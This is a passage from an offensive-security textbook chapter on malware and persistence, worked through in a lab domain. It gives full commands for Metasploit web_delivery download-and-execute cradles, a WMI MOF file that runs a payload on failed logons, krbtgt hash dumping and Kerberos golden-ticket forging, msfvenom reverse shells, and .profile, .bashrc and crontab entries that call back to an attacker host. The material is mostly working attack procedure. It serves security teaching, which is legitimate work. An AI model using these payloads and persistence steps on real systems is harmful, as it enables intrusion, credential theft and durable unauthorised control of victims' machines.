Message : An account failed to log on.

Subject:

| | |
|-----------------|---------|
| Security ID: | S-1-0-0 |
| Account Name: | - |
| Account Domain: | - |
| Logon ID: | 0x0 |
| Logon Type: | 3 |

Account For Which Logon Failed:

| | |
|-----------------|-----------|
| Security ID: | S-1-0-0 |
| Account Name: | bob |
| Account Domain: | WORKGROUP |

Failure Information:

| | |
|-----------------|------------------------------------|
| Failure Reason: | Unknown user name or bad password. |
|-----------------|------------------------------------|

⁶This command may fail if run as SYSTEM, with Error 0x00000522, “A required privilege is not held by the client.”

```

Status:          0xC000006D
Sub Status:     0xC0000064

Process Information:
  Caller Process ID:    0x0
  Caller Process Name:  -

Network Information:
  Workstation Name:      KALI-2016-2-U
  Source Network Address: 10.0.2.2
  Source Port:           57256

... Output Deleted ...

```

Configuring Web Delivery to Serve Malware

In the examples seen so far, the malware run by the persistence mechanism is in place on the target. One approach to WMI persistence is to store the malware inside the WMI database itself. This can be done by creating malware using a scripting language. Another option is to have the target call back and download the malware. This second approach can be done in Metasploit using the module `exploit/multi/script/web_delivery`. To do so, the attacker first starts the module.

```

msf exploit(handler) > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > info
... Output Deleted ...

```

Available targets:

| Id | Name |
|----|--------|
| -- | --- |
| 0 | Python |
| 1 | PHP |
| 2 | PSH |

Basic options:

| Name | Setting | Required | Description |
|---------|---------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |

| | | |
|---------|----|---|
| URIPATH | no | The URI to use for this exploit (default is random) |
|---------|----|---|

Payload information:

Description:

This module quickly fires up a web server that serves a payload. The provided command will start the specified scripting language interpreter and then download and execute the payload. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command himself, e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Exec. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines.

... Output Deleted ...

For the target, select PowerShell (PSH), then select and configure a payload.

```
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(web_delivery) > set lport 8443
lport => 8443
```

The attacker can retain the random URI or select something innocuous.

```
msf exploit(web_delivery) > set uripath bob
uripath => bob
```

When the exploit is launched, it starts a background handler for the callback and prints out a command that, if run on the target machine, will return to the attacker's system, then download and run the malware. In this example, because the target was set to PowerShell, the command is written in PowerShell.

```
msf exploit(web_delivery) > exploit -j
[*] Exploit running as background job.
```

```
[*] Started reverse TCP handler on 10.0.2.2:8443
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $D=new-object net.webclient;$D.proxy=[Net.WebRequest]::GetSystemWebProxy();$D.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $D.downloadstring('http://10.0.2.2:8080/bob');
```

Adding the Entry to the WMI Database

At this point, the attacker has configured the system to trigger when bob fails to log in and has determined the command that should run when the trigger fires. Next, the attacker needs to build the needed entries in the WMI database. One way this can be done is by uploading the file `persistence.mof` from Listing 11-1 to the target.

Listing 11-1. `persistence.mof`

```
#pragma namespace ("\\.\root\subscription")

instance of __EventFilter as $Filter
{
    Name = "LogonFilter";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance
        ISA \"Win32_NTLogEvent\" AND Targetinstance.EventCode = \"4625\" AND
        TargetInstance.Message LIKE \"%bob%\" ";
    QueryLanguage = "WQL";
    EventNamespace = "root\cimv2";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "LogonConsumer";
    CommandLineTemplate = "powershell.exe -nop -w hidden -c $0=new-object
        net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.
        Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring
        ('http://10.0.2.2:8080/bob')";
};
```

CHAPTER 11 MALWARE AND PERSISTENCE

```
instance of __FilterToConsumerBinding
{
    Filter = $Filter;
    Consumer = $Consumer;
};
```

The first component of persistence.mof sets up the event filter; this checks every 60 seconds to see if the Windows logs have recorded a log entry of type 4625 that contains the text “bob.” The second component is a command-line event consumer; when fired, it will launch the command that the attacker has just taken from the output of exploit/multi/script/web_delivery. The last component binds the event filter and the consumer together; this is the same technique that was used in Chapter 7.

Upload this file, and run it using mofcomp.exe.

```
meterpreter > upload persistence.mof c:\Windows\System32\persistence.mof
[*] uploading  : persistence.mof -> c:\Windows\System32\persistence.mof
[*] uploaded   : persistence.mof -> c:\Windows\System32\persistence.mof
meterpreter > shell
```

```
Process 1816 created.
```

```
Channel 2 created.
```

```
Microsoft Windows [Version 10.0.10240]
```

```
(c) 2015 Microsoft Corporation. All rights reserved.
```

```
C:\Users\wmozart\Desktop>mofcomp c:\Windows\System32\persistence.mof
```

```
Microsoft (R) MOF Compiler Version 10.0.10240.16384
```

```
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
```

```
Parsing MOF file: c:\Windows\System32\persistence.mof
```

```
MOF file has been successfully parsed
```

```
Storing data in the repository...
```

```
WARNING: File c:\Windows\System32\persistence.mof does not contain #PRAGMA  
AUTORECOVER.
```

If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the new WMI repository.

To include this MOF file when the WMI Repository is automatically reconstructed, place the #PRAGMA AUTORECOVER statement on the first line of the MOF file.

```
Done!
```

Once the file has been run, it can be deleted from the target.

```
C:\Users\wmozart\Desktop>del c:\Windows\System32\persistence.mof
```

Recall also that mofcomp can be used on remote systems by adjusting the namespace so the attacker could complete equivalents of these steps without copying any files to the target.

Using WMI Triggered Persistence

To trigger the persistence, the attacker attempts to connect to the administrative share C\$ on the target as the user bob.

```
root@kali-2016-2-u:~# smbclient \\\\10.0.15.205\\C$ -U bob
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\bob's password:
Anonymous login successful
Domain=[PLUTO] OS=[Windows 10 Pro 10240] Server=[Windows 10 Pro 6.3]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

When this occurs, the target will call back to the attacker's system, then download and run the malware - as SYSTEM.

```
[*] 10.0.15.205      web_delivery - Delivering Payload
[*] Sending stage (171583 bytes) to 10.0.15.205
[*] Meterpreter session 18 opened (10.0.2.2:8443 -> 10.0.15.205:49498) at 2017-09-06
21:22:54 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
msf exploit(web_delivery) > sessions -i 18
[*] Starting interaction with 18...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Removing the Persistence

An attacker that wants to remove the persistence installed in this fashion can do so by using the wmic command from an administrator command prompt to remove the event filter and the consumer.

```
C:\Windows\system32>wmic /namespace:"\\root\subscription" PATH
CommandLineEventConsumer WHERE Name="LogonConsumer" DELETE

Deleting instance \\FARINELLA\ROOT\subscription:CommandLineEventConsumer.
Name="LogonConsumer"
Instance deletion successful.

C:\Windows\system32>wmic /namespace:"\\root\subscription" PATH __EventFilter WHERE
Name="LogonFilter" DELETE

Deleting instance \\FARINELLA\ROOT\subscription:__EventFilter.Name="LogonFilter"
```

Instance deletion successful.

The filter to consumer binding can be removed with some PowerShell.

```
meterpreter > load powershell
Loading extension powershell...Success.

meterpreter > powershell_shell
PS > $fcbinding = Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | where Consumer -eq \\.\root\subscription:CommandLineEventConsumer.Name= ` "LogonConsumer` "
PS > $fcbinding | Remove-WmiObject
```

WMI Persistence Using Metasploit

The Metasploit module exploit/windows/local/wmi_persistence can also be used to generate persistence on a Windows target. It allows the attacker to choose from different mechanisms to trigger the payload, including selected events in the Windows logs, the launching of selected processes (e.g., calc.exe), a timer, or the mechanism just explained manually where the malware is launched whenever there is a failed logon attempt by a specified user.

```
msf exploit(handler) > use exploit/windows/local/wmi_persistence
msf exploit(wmi_persistence) > info
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|---------|
| -- | --- |
| 0 | Windows |

Basic options:

| Name | Setting | Required | Description |
|-------------------|---------|----------|---|
| --- | ----- | ----- | ----- |
| CALLBACK_INTERVAL | 1800000 | yes | Time between callbacks (In milliseconds). (Default: 1800000). |
| CLASSNAME | UPDATER | yes | WMI event class name. (Default: UPDATER) |
| EVENT_ID_TRIGGER | 4625 | yes | Event ID to trigger the payload. (Default: 4625) |

| | | | |
|--------------------|----------|-----|---|
| PERSISTENCE_METHOD | EVENT | yes | Method to trigger the payload. (Accepted: EVENT, INTERVAL, LOGON, PROCESS, WAITFOR) |
| PROCESS_TRIGGER | CALC.EXE | yes | The process name to trigger the payload. (Default: CALC.EXE) |
| SESSION | | yes | The session to run this module on. |
| USERNAME_TRIGGER | BOB | yes | The username to trigger the payload. (Default: BOB) |
| WAITFOR_TRIGGER | CALL | yes | The word to trigger the payload. (Default: CALL) |

Payload information:

Description:

This module will create a permanent WMI event subscription to achieve file-less persistence using one of five methods. The EVENT method will create an event filter that will query the event log for an EVENT_ID_TRIGGER (default: failed logon request id 4625) that also contains a specified USERNAME_TRIGGER (note: failed logon auditing must be enabled on the target for this method to work, this can be enabled using "auditpol.exe /set /subcategory:Logon /failure:Enable"). When these criteria are met a command line event consumer will trigger an encoded powershell payload. The INTERVAL method will create an event filter that triggers the payload after the specified CALLBACK_INTERVAL. The LOGON method will create an event filter that will trigger the payload after the system has an uptime of 4 minutes. The PROCESS method will create an event filter that triggers the payload when the specified process is started. The WAITFOR method creates an event filter that utilises the Microsoft binary waitfor.exe to wait for a signal specified by WAITFOR_TRIGGER before executing the payload. The signal can be sent from a windows host on a LAN utilising the waitfor.exe command (note: requires target to have port 445 open). Additionally a custom command can be specified to run once the trigger is activated using the advanced option CUSTOM_PS_COMMAND. This module requires administrator level privileges as well as a high integrity process. It is also recommended not to use stageless payloads due to powershell script length limitations.

... Output Deleted ...

Kerberos Golden Tickets

Microsoft Windows domains use Kerberos for authentication. Kerberos uses tickets to determine if a user can access a resource. An attacker with sufficient privileges can use Mimkatz or the Kiwi extension in Metasploit that implements Mimikatz to generate a “golden ticket.” A Kerberos golden ticket generated for a domain administrator account allows the ticket holder to act as a domain administrator for 10 years; these privileges remain even if the domain administrator account password is changed. These tickets do not provide a shell directly on the target, but an attacker with a shell and a golden ticket can escalate their privileges to a domain administrator.

Determining the Domain SID

To create a golden ticket, two pieces of information are needed. The first is the security identifier (SID) for the domain. One way to get this information is to examine the SID values for currently logged-in users; this was done in Chapter 8 with the module `post/windows/gather/enum_logged_on_users`.

```
msf exploit(handler) > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > set session 1
session => 1
msf post(enum_logged_on_users) > run

[*] Running against session 1

Current Logged Users
=====
SID                                User
---                                ---
S-1-5-18                            NT AUTHORITY\SYSTEM
S-1-5-21-2712758988-2974005575-3302443488-1103 PLUTO\jbach

... Output Deleted ...
```

The SID of the domain user PLUTO\jbach is S-1-5-21-2712758988-2974005575-3302443488-1103, so the SID of the domain is all but the user number, namely S-1-5-21-2712758988-2974005575-3302443488.

The domain SID can also be determined by using the command `whoami /all` from a Windows command prompt as a domain user (not necessarily a domain administrator) to determine the SID of a domain user.

Determining the Hash for Krbtgt

The attacker also needs to determine the NTLM password hash for the domain user krbtgt. One way this can be found is by gaining access to a domain controller, escalating privileges to SYSTEM, then dumping the hashes using post/windows/gather/smart_hashdump.

```

meterpreter > sysinfo
Computer      : OORT
OS            : Windows 2016 (Build 14393).
Architecture   : x64
System Language : en_US
Domain        : PLUTO
Logged On Users : 3
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
msf exploit(psexec) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set session 3
session => 3
msf post(smart_hashdump) > run

[*] Running module against OORT
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170909091631_default_10.0.15.200_windows.hashes_3413
90.txt
[+] This host is a Domain Controller!
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13
ed948e848f00840
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3cb114cae2a8afb593e2d215
58bc2d65
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
b73c59d7e0c089c0
[+] jbach:1103:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e8
48f00840
... Output Deleted ...

```

The NTLM hash for krbtgt is 3cb114cae2a8afb593e2d21558bc2d65.

Creating a Golden Ticket

The creation of a Kerberos golden ticket can be accomplished with the Kiwi extension to Meterpreter. Be sure that the architecture (x86, x64) of the system matches the architecture of the Meterpreter session; if necessary, use post/windows/manage/archmigrate before loading Kiwi.

```
meterpreter > use kiwi
```

```
Loading extension kiwi...
```

```
.#####. mimikatz 2.1.1 20170608 (x64/windows)
## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

Success.

```
meterpreter > golden_ticket_create --help
```

```
Usage: golden_ticket_create [options]
```

Create a golden kerberos ticket that expires in 10 years time.

OPTIONS:

- d <opt> FQDN of the target domain (required)
- g <opt> Comma-separated list of group identifiers to include (eg: 501,502)
- h Help banner
- i <opt> ID of the user to associate the ticket with
- k <opt> krbtgt domain user NTLM hash
- s <opt> SID of the domain
- t <opt> Local path of the file to store the ticket in (required)
- u <opt> Name of the user to create the ticket for (required)

To create the ticket, pass the required options to the command.⁷

```
meterpreter > golden_ticket_create -d pluto.test -k
3cb114cae2a8afb593e2d21558bc2d65 -s S-1-5-21-2712758988-2974005575-3302443488 -t
/root/tickets/PLUTO.golden.ticket -u jbach
```

```
[+] Golden Kerberos ticket written to /root/tickets/PLUTO.golden.ticket
```

⁷Be sure to pass the full name of the domain. If just the NetBIOS name is passed (e.g., pluto instead of pluto.test), the command may report success, but the resulting ticket will be empty.

Take care storing golden tickets, as they remain valid on the target domain for 10 years, even if the defenders change their passwords in the meantime.

Using a Golden Ticket

To demonstrate the use of a golden ticket, suppose that the attacker leaves the network but later obtains an unprivileged shell on a domain member - say a Windows 10-1504 system.

The Windows command **klist** run on a Windows system lists all cached Kerberos credentials on the system. If the attacker runs the command as the unprivileged user (wmozart), the available tickets are listed.

```
C:\Users\wmozart\Desktop>klist
Current LogonId is 0:0x1d247
Cached Tickets: (5)

#0>    Client: wmozart @ PLUTO.TEST
        Server: krbtgt/PLUTO.TEST @ PLUTO.TEST
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
        name_canonicalize
        Start Time: 9/9/2017 21:04:21 (local)
        End Time:   9/10/2017 7:04:20 (local)
        Renew Time: 9/16/2017 21:04:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: oort.pluto.test

... Output Deleted ...

#4>    Client: wmozart @ PLUTO.TEST
        Server: LDAP/oort.pluto.test/pluto.test @ PLUTO.TEST
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_
        delegate name_canonicalize
        Start Time: 9/9/2017 21:04:20 (local)
        End Time:   9/10/2017 7:04:20 (local)
        Renew Time: 9/16/2017 21:04:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: oort.pluto.test      Kdc Called: oort.pluto.test
```

CHAPTER 11 MALWARE AND PERSISTENCE

Here five tickets are available, all are for the unprivileged user PLUTO\wmozart, and they each expire in just a few hours. The list of tickets can also be found from Meterpreter after loading the Kiwi extension.

```
meterpreter > use kiwi
Loading extension kiwi...
#####. mimikatz 2.1.1 20170608 (x86/windows)
## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x000000012 - aes256_hmac
    Start/End/MaxRenew: 9/9/2017 9:04:21 PM ; 9/10/2017 7:04:20 AM ; 9/16/2017
    9:04:20 PM
    Server Name      : krbtgt/PLUTO.TEST @ PLUTO.TEST
    Client Name      : wmozart @ PLUTO.TEST
    Flags 60a10000   : name_canonicalize ; pre_authent ; renewable ; forwarded ;
                       forwardable ;
...
... Output Deleted ...

[00000004] - 0x000000012 - aes256_hmac
    Start/End/MaxRenew: 9/9/2017 9:04:20 PM ; 9/10/2017 7:04:20 AM ; 9/16/2017
    9:04:20 PM
    Server Name      : LDAP/oort.pluto.test/pluto.test @ PLUTO.TEST
    Client Name      : wmozart @ PLUTO.TEST
    Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ;
                       renewable ; forwardable ;

To use the golden ticket, the attacker uses the Kiwi command kerberos_ticket_use.
```

```
meterpreter > kerberos_ticket_use /root/tickets/PLUTO.golden.ticket
[*] Using Kerberos ticket stored in /root/tickets/PLUTO.golden.ticket, 1784 bytes
...
[+] Kerberos ticket applied successfully.
```

This lets the attacker act as a domain administrator. For example, the attacker can create a new domain administrator account. A check with klist shows that the ticket is valid for 10 years.

```

meterpreter > shell
Process 3600 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\gmahler\Desktop>klist
klist

Current LogonId is 0:0x2d141

Cached Tickets: (1)

#0> Client: jbach @ pluto.test
    Server: krbtgt/pluto.test @ pluto.test
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
    Start Time: 11/3/2018 23:07:49 (local)
    End Time:   11/1/2028 7:07:49 (local)
    Renew Time: 11/1/2028 7:07:49 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:

```

Metasploit Golden Tickets

There is a Metasploit module that can be used to automate the process of generating golden tickets; the module is `post/windows/escalate/golden_ticket`.

```

msf exploit(handler) > use post/windows/escalate/golden_ticket
msf post(golden_ticket) > info
... Ouput Deleted ...

```

Basic options:

| Name | Setting | Required | Description |
|------------|---------|----------|---------------------------------------|
| --- | ----- | ----- | ----- |
| DOMAIN | | no | Target Domain |
| Domain SID | | no | Domain SID |
| GROUPS | | no | ID of Groups (Comma Separated) |
| ID | | no | Target User ID |
| KRBGT_HASH | | no | KRBGT NTLM Hash |
| SESSION | | yes | The session to run this module on. |
| USE | false | yes | Use the ticket in the current session |
| USER | | no | Target User |

Description:

This module will create a Golden Kerberos Ticket using the Mimikatz Kiwi Extension. If no options are applied it will attempt to identify the current domain, the domain administrator account, the target domain SID, and retrieve the krbtgt NTLM hash from the database. By default the well-known Administrator's groups 512, 513, 518, 519, and 520 will be applied to the ticket.

... Output Deleted ...

This requires the same information as the manual approach (domain SID and NTLM hash for krbtgt). If the hash for krbtgt is present in the Metasploit database, it is used. If it is not present, the attacker must specify the hash manually.

Persistence on Linux Systems

An attacker with a shell on a Linux system also wants to maintain their access to the system. Though the implementation details vary, the general approach is like the approach taken with Windows systems.

Persistence Using Linux Startup Scripts

One place the attacker can enable persistence is to configure the Linux system to execute malware whenever a user logs in.

Persistence Using `~/.bash_profile` or `~/.profile` and Local Malware

When a user logs in, Bash executes a profile script; this is either `~/.bash_profile` (on CentOS systems) or `~/.profile` (on Mint, OpenSuSE, or Ubuntu systems).⁸ If both `~/.profile` and `~/.bash_profile` exist on a system, only the latter is read.

As an example, suppose that an attacker has a simple shell on a Mint 17 system.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
cat /etc/*-release
DISTRIB_ID=LinuxMint
DISTRIB_RELEASE=17
DISTRIB_CODENAME=qiana
```

⁸Recall that `~` refers to the user's home directory. As an example, the user `dhilbert` on a CentOS system has the home directory `/home/dhilbert/`, so the `~/.bash_profile` file is `/home/dhilbert/.bash_profile`.

```
DISTRIB_DESCRIPTION="Linux Mint 17 Qiana"
NAME="Ubuntu"
VERSION="14.04, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
cat: /etc/upstream-release: Is a directory
uname -a
Linux aurora 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686
i686 i686 GNU/Linux
```

The attacker uses msfvenom to generate malware. Since this is a 32-bit Linux system, the attacker decides to generate ELF malware for a 32-bit target, calling the result malshell86.

```
root@kali-2016-2-u:~/malware# msfvenom --platform linux --arch x86 --format elf
--encoder generic/none --payload linux/x86/shell_reverse_tcp LHOST=10.0.2.2
LPORT=8443 --out malshell86
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 68 (iteration=0)
generic/none chosen with final size 68
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: malshell86
```

To get the malware moved to the target, the attacker starts a web server on Kali in the directory that contains the malware.

```
root@kali-2016-2-u:~/malware# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Next, the attacker uses the wget command on the target to copy the malware to the target, renaming it to start with a period and so reduce the likelihood that it is detected, and setting it as executable.

```
wget http://10.0.2.2:8000/malshell86
--2017-09-10 15:07:59--  http://10.0.2.2:8000/malshell86
Connecting to 10.0.2.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
```

CHAPTER 11 MALWARE AND PERSISTENCE

```
Length: 152 [application/octet-stream]  
Saving to: 'malshell86'
```

OK

100% 63.6M=0s

```
2017-09-10 15:07:59 (63.6 MB/s) - 'malshell86.1' saved [152/152]
```

```
mv malshell86 .loginmalware  
chmod +x .loginmalware
```

The attacker examines the `~/.profile` script on the target.

```
cat .profile  
# ~/.profile: executed by the command interpreter for login shells.  
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login  
# exists.  
# see /usr/share/doc/bash/examples/startup-files for examples.  
# the files are located in the bash-doc package.  
  
# the default umask is set in /etc/profile; for setting the umask  
# for ssh logins, install and configure the libpam-umask package.  
#umask 022  
  
# if running bash  
if [ -n "$BASH_VERSION" ]; then  
    # include .bashrc if it exists  
    if [ -f "$HOME/.bashrc" ]; then  
        . "$HOME/.bashrc"  
    fi  
fi  
  
# set PATH so it includes user's private bin if it exists  
if [ -d "$HOME/bin" ] ; then  
    PATH="$HOME/bin:$PATH"  
fi
```

The attacker can configure their malware to launch each time the user logs in by appending a line to this file.

```
echo "nohup \$HOME/.loginmalware &>/dev/null &" >> .profile
```

Notice that the it is necessary to escape the dollar sign for the variable `$HOME`. The attacker uses the command `nohup` to run the malware; the output of which is piped to `/dev/null` rather

than the default \$HOME/nohup.out.⁹ The entire command is run in the background (hence the trailing & in the command) so that the ~/.profile script will continue, rather than wait for the result of this command.

Provided the attacker first configures a handler using /exploit/multi/handler and a matching payload, if this user logs in again, then the attacker will be presented with a shell.

Persistence Using ~/.bashrc and Web Delivered Malware

Another option is to use the file ~/.bashrc. This file is called whenever a Bash shell is started, as opposed to ~/bash_profile or ~/.profile that are called whenever Bash is started as part of a new login shell.

It is possible to take the same approach as the previous example; the attacker can use msfvenom to generate malware, upload it to the target, set it to be executable, and configure ~/.bashrc to launch the malware. One weakness with this approach is that it requires that the malware be stored locally on the target. Another option is to store the malware on the attacker's system and configure the target to call back and retrieve the malware.

As an example, suppose that an attacker has a simple shell on a CentOS 7.2-1511 system. To use this approach, the attacker starts the module /exploit/multi/script/web_delivery. Since Python is commonly available on Linux systems, the attacker retains the default target (Python), chooses a URI to host the exploit (bob) and configures a payload - say Meterpreter using Python over reverse TCP.

```
msf exploit(handler) > use exploit/multi/script/web_delivery
```

```
... Configuration Omitted...
```

```
msf exploit(web_delivery) > options
```

```
Module options (exploit/multi/script/web_delivery):
```

| Name | Setting | Required | Description |
|---------|---------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | bob | no | The URI to use for this exploit (default is random) |

⁹The command nohup is used to start a program in the background that ignores hangup signals issued by the kernel; this will let the program continue running if the user logs out.

CHAPTER 11 MALWARE AND PERSISTENCE

Payload options (python/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| LHOST | 10.0.2.2 | yes | The listen address |
| LPORT | 4444 | yes | The listen port |

Exploit target:

| Id | Name |
|----|--------|
| -- | --- |
| 0 | Python |

The attacker launches the exploit; this sets up the handler for the payload and provides the attacker with a command that needs to be run on the remote target.

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
[*] Run the following command on the target machine:
Python:
python -c "import sys; u=__import__('urllib'+{2:'',3:'request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.0.2.2:8080/bob');exec(r.read());"
```

The attacker then appends this line to the file `~/.bashrc` on the target.

```
echo "python -c \"import sys; u=__import__('urllib'+{2:'',3:'request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.0.2.2:8080/bob');exec(r.read());\" >> ~/.bashrc
```

Then, any time the user starts another Bash shell, for example by starting the terminal program, the attacker receives a shell.

```
[*] 10.0.2.96      web_delivery - Delivering Payload
[*] Sending stage (42231 bytes) to 10.0.2.96
[*] Meterpreter session 17 opened (10.0.2.2:4444 -> 10.0.2.96:48795) at 2017-09-10
16:16:52 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
```

Persistence Using Cron Jobs

Another approach to maintaining persistence on a Linux system is to use the cron system to run malware at scheduled times.

Root Persistence Using System Cron Jobs and Web Delivered Malware

An attacker that has obtained root access to a Linux system can use cron to launch malware at preferred times.

The attacker can use the same web delivery framework demonstrated to obtain persistence through `~/.bashrc`. In that example, the attacker configured ran the module `/exploit/multi/script/web_delivery` to provide a shell whenever the defender ran the following command on a target.

```
python -c "import sys; u=__import__('urllib'+{2:'',3:'request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.0.2.2:8080/bob');exec(r.read());"
```

To use cron to grab the malware, the attacker runs the command

```
echo "27 * * * * root python -c \"import sys; u=__import__('urllib'+{2:'',3:'request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://10.0.2.2:8080/bob');exec(r.read());\"\" >> /etc/crontab
```

This adds a line to the file `/etc/crontab`; at 27 minutes after every hour, the target system will run the provided command as the root user and the attacker obtains a root shell.

Root Persistence Using System Cron Jobs and Local Malware

If the attacker already has malware developed, another option is to copy it to one of the directories that cron executes regularly.

For example, suppose that an attacker has used msfvenom to create `malshell`, an ELF executable that returns a shell. Suppose also that the attacker has obtained a root shell on a Linux target, say a 64-bit Ubuntu 14.04 system. To develop persistence, the attacker uses `wget` to download the malware, make it executable, and store it in the directory `/etc/cron.hourly`.

```
cd /etc/cron.hourly
wget http://10.0.2.2:8000/malshell
--2017-09-10 17:45:00-- http://10.0.2.2:8000/malshell
Connecting to 10.0.2.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'malshell'
```

```
OK                                         100% 70.6M=0s
2017-09-10 17:45:00 (70.6 MB/s) - 'malshell' saved [194/194]
```

chmod +x ./malshell

Then each hour the target will call back to the attacker with a shell.

User Persistence Using Cron Jobs

An attacker that has gained unprivileged access to a Linux system can still use cron to maintain persistence, but instead of using the system cron, the attacker must use a user-level cron job.

Consider an attacker that has obtained an unprivileged shell on a Mint 18.1 system.

```
msf exploit(handler) > sessions -i 27
[*] Starting interaction with 27...
whoami
jmaxwell
```

If the attacker had a fully featured shell, they could edit the per-user crontab with the command `crontab -e`. However, attempting to do so using the kind of shell an attacker is likely to possess fails because it is unable to initialize a text editor.

```
crontab -e
no crontab for jmaxwell - using an empty one
Error opening terminal: unknown.
crontab: "/usr/bin/sensible-editor" exited with status 1
```

On the other hand, the attacker can verify that the user `jmaxwell` does not have a crontab.

```
crontab -l
no crontab for jmaxwell
```

The attacker can then create a new file with the contents

```
echo "46 * * * *      /home/jmaxwell/.malshell" >> file
```

Then crontab can be used to set this as the user's crontab.

```
crontab file
crontab -l
46 * * * *      /home/jmaxwell/.malshell
```

With these settings, at 46 minutes past each hour, the system will run the program `/home/jmaxwell/.malshell`, which presumably contains malware that the attacker has uploaded. Alternatively, the attacker could use the web delivery technique and configure the cron job to download and run malware from a system of the attacker's choice.

Persistence Using Cron Jobs and Metasploit

The creation of these cron job persistence techniques can be automated using the Metasploit module /exploit/linux/local/cron_persistence

```
